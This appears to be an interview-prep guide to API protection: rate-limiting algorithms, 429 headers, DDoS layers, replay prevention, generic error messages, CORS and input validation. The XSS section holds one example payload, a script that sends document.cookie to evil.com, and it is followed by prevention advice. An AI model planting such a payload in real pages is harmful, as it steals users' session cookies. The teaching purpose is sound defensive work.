Rate Limiting and Protection
TL;DR
Rate limiting caps requests per time window to enforce fairness (and rejects excess with 429). Throttling slows or queues excess requests to protect system stability. Use per-user, per-IP, and per-endpoint strategies. Beyond rate limiting, protect your API with secure error messages (never leak internals), replay attack prevention, CORS configuration, and input validation. Mentioning rate limiting in an interview signals production awareness.
The Nightclub Analogy
Imagine a popular nightclub with a capacity of 500 people.
Rate limiting is the bouncer at the door. "We've let in 500 people tonight. Sorry, you'll have to come back tomorrow." The bouncer rejects people who exceed the limit. Fair to everyone — first come, first served.
Throttling is more like a slow-moving queue. Instead of rejecting people outright, the nightclub lets people trickle in as others leave. "You're in the queue. You'll get in when there's space." The system slows down rather than cutting off.
Both exist to protect the system, but they work differently and solve different problems.
| Rate Limiting | Throttling | |
|---|---|---|
| Purpose | Fairness — prevent any one user from hogging resources | Stability — prevent the system from being overwhelmed |
| What happens when limit is hit | Request is rejected (429 Too Many Requests) | Request is delayed/queued |
| Analogy | "Sorry, the nightclub is full. Come back tomorrow." | "You're in line. We'll let you in when there's room." |
| Protects against | Abusive users, scrapers, bots | Traffic spikes, cascading failures, flash crowds |
| Granularity | Per-user, per-IP, per-API-key | System-wide, per-service |
In practice, most production APIs implement both. Rate limiting on the edge (API gateway) for fairness, throttling internally (service mesh, load balancer) for stability.
Rate Limiting Strategies
Not all requests are equal. A GET /events (read, cacheable, cheap) is very different from POST /bookings (write, transactional, expensive). Your rate limits should reflect this.
Per-User Rate Limiting
The most common strategy. Each authenticated user gets a quota:
The user is identified by their JWT (or API key). This prevents any single user from monopolizing your API while giving higher limits to paying customers.
Per-IP Rate Limiting
For unauthenticated endpoints (login, registration, public search):
This catches brute-force attacks and scrapers that don't have API keys. But be careful — many users can share an IP address (corporate offices, university networks, mobile carriers using NAT). Rate limiting by IP alone can accidentally block legitimate users.
Per-Endpoint Rate Limiting
Some endpoints deserve tighter limits than others:
| Endpoint | Limit | Why |
|---|---|---|
GET /events |
1,000/hour | Read-only, cacheable, cheap |
POST /bookings |
10/minute | Prevents ticket scalping bots |
POST /login |
5/minute | Prevents brute-force password attacks |
POST /payments |
3/minute | Expensive operation, fraud prevention |
GET /search |
100/minute | Computationally expensive queries |
Per-Tenant Rate Limiting
In multi-tenant systems, you also rate-limit by tenant to prevent one tenant from degrading service for others:
Tenant (organization): 50,000 requests per hour
Individual user within tenant: 5,000 requests per hour
This creates a two-tier limit — the organization has a ceiling, and individual users within that organization have their own, smaller ceiling.
Rate Limiting Algorithms
When asked "how would you implement rate limiting?" in an interview, you should know the main algorithms and their trade-offs.
Token Bucket

Think of a bucket that holds tokens. Each request consumes one token. Tokens refill at a fixed rate. If the bucket is empty, requests are rejected.
Bucket capacity: 10 tokens
Refill rate: 1 token per second

Second 0:  Bucket has 10 tokens
           → 10 requests arrive → all served → bucket: 0
Second 1:  1 token refills → bucket: 1
           → 1 request arrives → served → bucket: 0
Second 5:  5 tokens have refilled → bucket: 5
           → 8 requests arrive → 5 served, 3 rejected
Pros: Allows short bursts (up to bucket capacity), smooth refill. Cons: Slightly more complex to implement.
Used by: AWS API Gateway, Stripe, most production rate limiters.
Sliding Window
Count requests in a rolling time window. If a user made 100 requests in the last 60 minutes, they've hit their hourly limit.
Window: 60 minutes, rolling
Limit: 100 requests

12:00 → User makes 50 requests (50/100 used)
12:30 → User makes 40 requests (90/100 used)
12:45 → User makes 15 requests... 10 served, 5 rejected (100/100)
13:01 → The 50 requests from 12:00 fall out of the window → 55/100 used
Pros: Precise, no boundary issues. Cons: Requires storing timestamps for each request (memory-intensive).
Fixed Window
Simpler than sliding window. Count requests in fixed time intervals (e.g., every hour from :00 to :59).
Window: 12:00-12:59, Limit: 100

12:00 → requests start counting
12:55 → User has made 95 requests
12:59 → User makes 5 more → hits 100 → rejected for rest of window
13:00 → Counter resets to 0 → user can make requests again
Pros: Simple, low memory. Cons: Boundary problem — a user could send 100 requests at 12:59 and 100 more at 13:00, effectively getting 200 requests in 2 minutes.
Algorithm Comparison
| Algorithm | Burst Handling | Memory | Precision | Boundary Issues |
|---|---|---|---|---|
| Token Bucket | Allows controlled bursts | Low | Good | None |
| Sliding Window | Smooth, no bursts | High (stores timestamps) | Excellent | None |
| Fixed Window | None | Very low | Approximate | Yes — double rate at boundaries |
Interview Tip
"I'd use a token bucket algorithm implemented in Redis" is a great answer. It's the industry standard, handles bursts gracefully, and Redis provides the atomic operations needed for distributed rate limiting. Don't design the algorithm from scratch unless explicitly asked.
The 429 Response
When a client exceeds the rate limit, the API returns HTTP 429 Too Many Requests with helpful headers:
HTTP/1.1 429 Too Many Requests
Content-Type: application/json
Retry-After: 30
X-RateLimit-Limit: 100
X-RateLimit-Remaining: 0
X-RateLimit-Reset: 1717024800

{
  "error": "Rate limit exceeded. Please retry after 30 seconds."
}
The headers tell the client:
| Header | Meaning | Example |
|---|---|---|
Retry-After |
Seconds until the client can retry | 30 |
X-RateLimit-Limit |
Maximum requests allowed in the window | 100 |
X-RateLimit-Remaining |
Requests remaining in the current window | 0 |
X-RateLimit-Reset |
Unix timestamp when the window resets | 1717024800 |
Good API clients read these headers and implement exponential backoff — waiting longer between retries instead of hammering the API.
DDoS Protection
Rate limiting is your first line of defense against Distributed Denial of Service (DDoS) attacks, but it's not enough on its own. A real DDoS attack comes from thousands of IP addresses, so per-IP rate limiting won't stop it.
Defense in Depth
| Layer | Tool | What It Does |
|---|---|---|
| Edge / CDN | Cloudflare, AWS CloudFront | Absorbs traffic at the network edge before it reaches your servers. Geographic distribution makes it hard to overwhelm. |
| WAF | AWS WAF, Cloudflare WAF | Web Application Firewall — pattern detection for malicious requests (SQL injection, XSS, known attack signatures). |
| API Gateway | Kong, AWS API Gateway | Rate limiting, authentication, request validation. First application-layer defense. |
| Application | Your code | Per-user rate limiting, business logic validation, input sanitization. |
| Infrastructure | AWS Shield, auto-scaling | Network-level DDoS mitigation, automatic scaling to absorb traffic spikes. |
The principle is defense in depth — multiple layers, each catching what the previous layer missed. No single layer is sufficient.
Replay Attack Prevention
A replay attack is when an attacker intercepts a valid request and sends it again. Imagine someone eavesdrops on your "transfer $100 to Alice" API call and replays it 50 times. You just lost $5,000.
How Replay Attacks Work
1. User sends: POST /transfer { "to": "alice", "amount": 100 }
   Authorization: Bearer eyJ...

2. Attacker intercepts this request (via network sniffing, proxy, etc.)

3. Attacker replays the exact same request 50 times
   → Server sees a valid JWT, valid request → processes all 50
Prevention Strategies
Short-lived tokens: JWTs with 15-minute expiration reduce the replay window. Even if captured, the token becomes useless quickly.
Nonces (number used once): Each request includes a unique random string. The server tracks nonces it's already seen and rejects duplicates.
POST /transfer
Authorization: Bearer eyJ...
X-Request-Nonce: a1b2c3d4e5f6
X-Request-Timestamp: 1717024000

Server:
  1. Is the timestamp within 5 minutes of server time? → Yes
  2. Have I seen nonce a1b2c3d4e5f6 before? → No → process
  3. Store nonce in Redis with 5-minute TTL

Replay:
  1. Is the timestamp within 5 minutes? → Maybe
  2. Have I seen this nonce? → YES → reject (409 Conflict)
Idempotency keys: For payment and financial APIs, the client sends an Idempotency-Key header. The server stores the result of the first request and returns the same result for any duplicate key — without processing the transaction again.
POST /payments
Idempotency-Key: pay_abc123
{ "amount": 100, "to": "alice" }

First time: Process payment → return { "id": "txn_789", "status": "completed" }
Replay:     Lookup pay_abc123 → return same { "id": "txn_789", "status": "completed" }
            (payment is NOT processed again)
Stripe uses this pattern extensively. It's the gold standard for preventing duplicate transactions.
Security in Error Messages
This is a subtle but important security concern that separates junior from senior API design.
The Problem: Information Leakage
Consider a login endpoint. When authentication fails, what do you return?
Insecure:
orWhy this is dangerous: An attacker can now enumerate valid email addresses. They try alice@example.com and get "wrong password" — now they know Alice has an account. They try bob@example.com and get "user not found" — Bob doesn't have an account. With a list of emails and an automated script, they can map out your entire user base.
Secure:
Same generic message whether the email doesn't exist, the password is wrong, or the account is locked. The attacker learns nothing.
The Rule: Generic Externally, Detailed Internally
| What the User Sees | What the Server Logs |
|---|---|
"Invalid credentials" |
"Login failed: user alice@example.com not found in database" |
"Something went wrong" |
"NullPointerException at PaymentService.java:142 — missing tenant_id in JWT" |
"Unable to process request" |
"SQL timeout on query SELECT * FROM events WHERE venue_id = 456 — 30s exceeded" |
Never expose:
- Stack traces
- SQL queries or database errors
- Internal IP addresses or service names
- File paths on the server
- Specific validation details that reveal system structure
Always return:
- Generic, user-friendly error messages
- Appropriate HTTP status codes (400, 401, 403, 404, 500)
- A request ID for correlation (
"request_id": "req_abc123") so support can look up detailed logs
Interview Tip
When designing error responses, mention that you'd return generic error messages to prevent information leakage, while logging detailed errors internally. It's a one-sentence comment that signals production awareness.
CORS — Cross-Origin Resource Sharing
CORS is a browser security mechanism that prevents a website at evil.com from making API calls to yourbank.com using your cookies. It's not an API design choice — it's a browser restriction you need to configure correctly.
How CORS Works
When a browser makes a cross-origin request (e.g., JavaScript on frontend.com calls api.backend.com), the browser first sends a preflight request (an OPTIONS request) asking the server "is this allowed?"
Browser (frontend.com) → Server (api.backend.com):

OPTIONS /api/events HTTP/1.1
Origin: https://frontend.com
Access-Control-Request-Method: POST
Access-Control-Request-Headers: Authorization, Content-Type

Server → Browser:
HTTP/1.1 204 No Content
Access-Control-Allow-Origin: https://frontend.com
Access-Control-Allow-Methods: GET, POST, PUT, DELETE
Access-Control-Allow-Headers: Authorization, Content-Type
Access-Control-Max-Age: 86400
If the server's response allows the origin, method, and headers, the browser proceeds with the actual request. If not, the browser blocks it — the JavaScript code gets a CORS error.
Key CORS Headers
| Header | What It Controls | Example |
|---|---|---|
Access-Control-Allow-Origin |
Which origins can make requests | https://frontend.com (specific) or * (any — dangerous for authenticated APIs) |
Access-Control-Allow-Methods |
Which HTTP methods are allowed | GET, POST, PUT, DELETE |
Access-Control-Allow-Headers |
Which custom headers are allowed | Authorization, Content-Type |
Access-Control-Allow-Credentials |
Whether cookies/auth headers are sent | true (required for authenticated requests) |
Access-Control-Max-Age |
How long to cache the preflight response | 86400 (24 hours) |
Common Mistakes
- Using
Access-Control-Allow-Origin: *with credentials. The browser rejects this combination. If you send cookies or Authorization headers, you must specify exact origins. - Forgetting the preflight.
OPTIONSrequests must return CORS headers. If your server doesn't handleOPTIONS, the browser blocks the actual request. - Overly permissive origins. Allowing
*on an authenticated API means any website can make requests with your users' credentials.
Input Validation and Sanitization
Every piece of data from the client is untrusted. Even if your frontend validates input, an attacker can bypass the frontend and send raw HTTP requests. Server-side validation is mandatory.
What to Validate
| Check | What It Prevents | Example |
|---|---|---|
| Type checking | Malformed data | Reject "age": "twenty" when expecting an integer |
| Range checking | Out-of-bounds values | Reject "quantity": -5 or "quantity": 999999 |
| Length limits | Buffer overflow, DoS | Reject names longer than 255 characters |
| Format validation | Invalid data | Reject "email": "not-an-email" |
| SQL injection prevention | Database attacks | Use parameterized queries, never string concatenation |
| XSS prevention | Cross-site scripting | Sanitize HTML/JS in user input before storing or rendering |
XSS Prevention
Cross-Site Scripting (XSS) is when an attacker injects malicious JavaScript through user input that gets rendered in other users' browsers.
Attacker submits event name: <script>document.location='https://evil.com/?cookie='+document.cookie</script>

If stored and rendered without sanitization:
  → Every user who views this event has their cookies stolen
Prevention:
- Sanitize on input: Strip or encode HTML tags from user input.
- Escape on output: When rendering user-generated content, HTML-encode special characters (
<→<,>→>). - Content-Security-Policy header: Tell the browser to only execute scripts from trusted sources.
- HttpOnly cookies: Prevent JavaScript from accessing session cookies.
Putting It All Together: A Defense Checklist
When designing an API's security posture in an interview, here's what to cover:
| Layer | What to Mention |
|---|---|
| Authentication | "JWT-based auth with RS256 signing" |
| Authorization | "RBAC with roles: customer, manager, admin. User identity from JWT." |
| Multi-tenancy | "Tenant ID in JWT, all queries scoped by tenant" |
| Rate limiting | "Token bucket at the API gateway: 1000 req/hr per user, stricter limits on write endpoints" |
| Error handling | "Generic error messages externally, detailed logging internally" |
| Input validation | "Server-side validation on all inputs, parameterized queries" |
| CORS | "Restrict origins to our frontend domains" |
| Transport | "HTTPS everywhere, no HTTP" |
You don't need to deep-dive into every layer unless asked. Mentioning rate limiting and secure error messages is usually enough to signal production awareness. The interviewer will probe deeper if they want more detail.
Interview Tip
Rate limiting is the single most impactful security topic to mention in a system design interview. Saying "I'd add rate limiting at the API gateway — 1000 requests per hour per user, with tighter limits on booking and payment endpoints" takes 5 seconds and immediately signals that you've thought about production traffic patterns. Don't design the rate limiting algorithm unless asked.
Quick Recap
- Rate limiting caps requests per time window and rejects excess (429). It enforces fairness.
- Throttling slows or queues excess requests to protect system stability. Different from rate limiting.
- Rate limit by user, IP, endpoint, and tenant. Not all endpoints deserve the same limits.
- Token bucket is the industry-standard algorithm. Implemented in Redis for distributed systems.
- 429 Too Many Requests with
Retry-AfterandX-RateLimit-*headers tells clients when to retry. - DDoS protection requires defense in depth: CDN, WAF, API gateway, application logic.
- Replay attacks are prevented with nonces, timestamps, short-lived tokens, and idempotency keys.
- Error messages must be generic externally ("Invalid credentials") and detailed internally (logs). Never leak stack traces, SQL, or internal IPs.
- CORS must be configured correctly — don't use
*with credentials. - Validate all input server-side. The frontend is not a security boundary.
Interview Expectations: Junior vs. Senior
- Junior/Mid-level: Mentions rate limiting to stop abuse. Might casually say "store limits in a database" without considering the latency impact.
- Senior/Staff: Places rate limiting at the API Gateway or edge level using fast, in-memory datastores (Redis). Chooses the right algorithm (Token Bucket vs Fixed Window) based on whether burst traffic should be allowed or strictly smoothed. Mentions returning standard
429 Too Many Requestsstatus codes withRetry-Afterheaders.